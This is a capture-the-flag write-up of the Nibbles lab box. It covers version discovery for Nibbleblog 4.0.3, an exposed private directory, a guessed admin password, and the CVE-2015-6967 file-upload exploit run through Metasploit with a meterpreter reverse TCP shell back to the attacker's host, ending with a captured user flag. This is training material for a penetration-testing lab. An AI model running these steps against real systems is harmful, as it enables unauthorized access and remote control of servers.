
This is just a blank page but we can get the source of this page to see the verison number.



```
<?php
/*
 * Nibbleblog
 * http://www.nibbleblog.com

 * Require
 *

 * Return
 *
*/

// =====================================================================
//  SYSTEM INFORMATION
// =====================================================================
define('NIBBLEBLOG_VERSION',          '4.0.3');
define('NIBBLEBLOG_NAME',             'Coffee');
define('NIBBLEBLOG_RELEASE_DATE',     '01/04/2014');
define('NIBBLEBLOG_BUILD',            1396309604);
```

Now we know that the version of NibbleBlog we are looking at is 4.0.3.


Looking through the source code we find some other paths.




```
┌─(cybersauruswest㉿kali)-[~/nibbleblog-v4.0.5]
└─$ ls
COPYRIGHT.txt  admin.php  index.php    plugins      update.php
LICENSE.txt    content    install.php  sitemap.php
admin          feed.php   languages    themes
```

One area of interest was `admin.php`

which we used to get to an administrative sign in panel.



Digging even deeper we find private directories at update.php as well as the version again



Welcome to Nibbleblog


DB updated: ./content/private/config.xml

DB updated: ./content/private/comments.xml

Categories updated...

Nibbleblog 4.0.3 "Coffee" ©2009 - 2014 | Developed by Diego Najar

At the `content/private` folder we find the following:




Index of /nibbleblog/content/priv

Name	Last modified	Size	Description
Parent Directory		-	
categories.xml	2023-10-12 16:36	325	
comments.xml	2023-10-12 16:36	431	
config.xml	2023-10-12 16:36	1.9K	
keys.php	2017-12-10 12:20	191	
notifications.xml	2017-12-29 05:42	1.1K	
pages.xml	2017-12-28 15:59	95	
plugins/	2017-12-10 23:27	-	
posts.xml	2017-12-28 15:38	93	
shadow.php	2017-12-10 12:20	210	
tags.xml	2023-10-12 16:36	97	
users.xml	2017-12-29 05:42	370	

Apache/2.4.18 (Ubuntu) Server at 10.10.10.75 Port 80

Here we discover the admin username:



This XML file does not appear to have any style information associated with it. T

```
-<users>
  -<user username="admin">
     <id type="integer">0</id>
     <session_fail_count type="integer">0</session_fail_count>
     <session_date type="integer">1514544131</session_date>
   </user>
  -<blacklist type="string" ip="10.10.10.1">
     <date type="integer">1512964659</date>
     <fail_count type="integer">1</fail_count>
   </blacklist>
 </users>
```


Exploitation / Initial Access

Brute force Credentials

Tried this using Hydra and got IP banned. A lucky guess after poking around got me to `admin:nibbles`


Search for Exploits to Known Vulnerabilities

- `searchsploit <name>` which will find a listing of exploits we cna use.




```
┌──(cybersaurusswest㉿kali)-[~]
└─$ searchsploit nibbleblog
------------------------------------------------------ ---------------------------
 Exploit Title                                         |  Path
------------------------------------------------------ ---------------------------
Nibbleblog 3 - Multiple SQL Injections                 | php/webapps/35865.txt
Nibbleblog 4.0.3 - Arbitrary File Upload               | php/remote/38489.rb
------------------------------------------------------ ---------------------------
Shellcodes: No Results
```

- Pull down the exploit by using `searchsploit -m <exploit_path>` to mirror it to current working directory.




```
┌──(cybersauruswest㉿kali)-[~]
└─$ searchsploit -m php/remote/38489.rb
  Exploit: Nibbleblog 4.0.3 - Arbitrary File Upload (Metasploit)
      URL: https://www.exploit-db.com/exploits/38489
     Path: /usr/share/exploitdb/exploits/php/remote/38489.rb
    Codes: CVE-2015-6967, OSVDB-127059
 Verified: True
File Type: Ruby script, ASCII text
Copied to: /home/cybersauruswest/38489.rb



┌──(cybersauruswest㉿kali)-[~]
└─$ ls
38489.rb    Downloads  Public      Wordlists               nibbleblog-
```

- After inspecting, we can now open `msfconsole`
- Next, search for the previously identified exploit with `search <exploit_name>`
- Now we can select the correct option with `use <#>`
- Use `show options` to see what can be set and then set these fields using `set <NAME> <value>`




```
msf6 exploit(multi/http/nibbleblog_file_upload) > show options

Module options (exploit/multi/http/nibbleblog_file_upload):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD   nibbles          yes       The password to authenticate with
   Proxies                     no        A proxy chain of format type:host
                                         :port[,type:host:port][...]
   RHOSTS     10.10.10.75      yes       The target host(s), see https://d
                                         ocs.metasploit.com/docs/using-met
                                         asploit/basics/using-metasploit.h
                                         tml
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing co
                                         nnections
   TARGETURI  /nibbleblog      yes       The base path to the web applicat
                                         ion
   USERNAME   admin            yes       The username to authenticate with
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.14.2       yes       The listen address (an interface may
                                      be specified)
   LPORT  4444             yes       The listen port
```

- Type `run` when ready.

- 


```
msf6 exploit(multi/http/nibbleblog_file_upload) > run

[*] Started reverse TCP handler on 10.10.14.2:4444
[*] Sending stage (39927 bytes) to 10.10.10.75
[+] Deleted image.php
[*] Meterpreter session 1 opened (10.10.14.2:4444 → 10.10.10.75:34476) at 2
023-10-12 14:08:40 -0700

meterpreter >
```

- Launch a shell by typing `shell` and see we have initial access
- 

```
meterpreter > shell
Process 1761 created.
Channel 0 created.
id
uid=1001(nibbler) gid=1001(nibbler) groups=1001(nibbler)
```


Escalate:

Resource Discovery and Information Gathering

- `find / -type f -name "user.txt"` or `locate user.txt` - to locate the user flag.
- 


```
locate user.txt
/home/nibbler/user.txt
```

This immediately worked



```
cat /home/nibbler/user.txt
e82e562242ce142d925731fea27a3a0d
```

- `sudo -l` - to identify if we have sudo privleges.

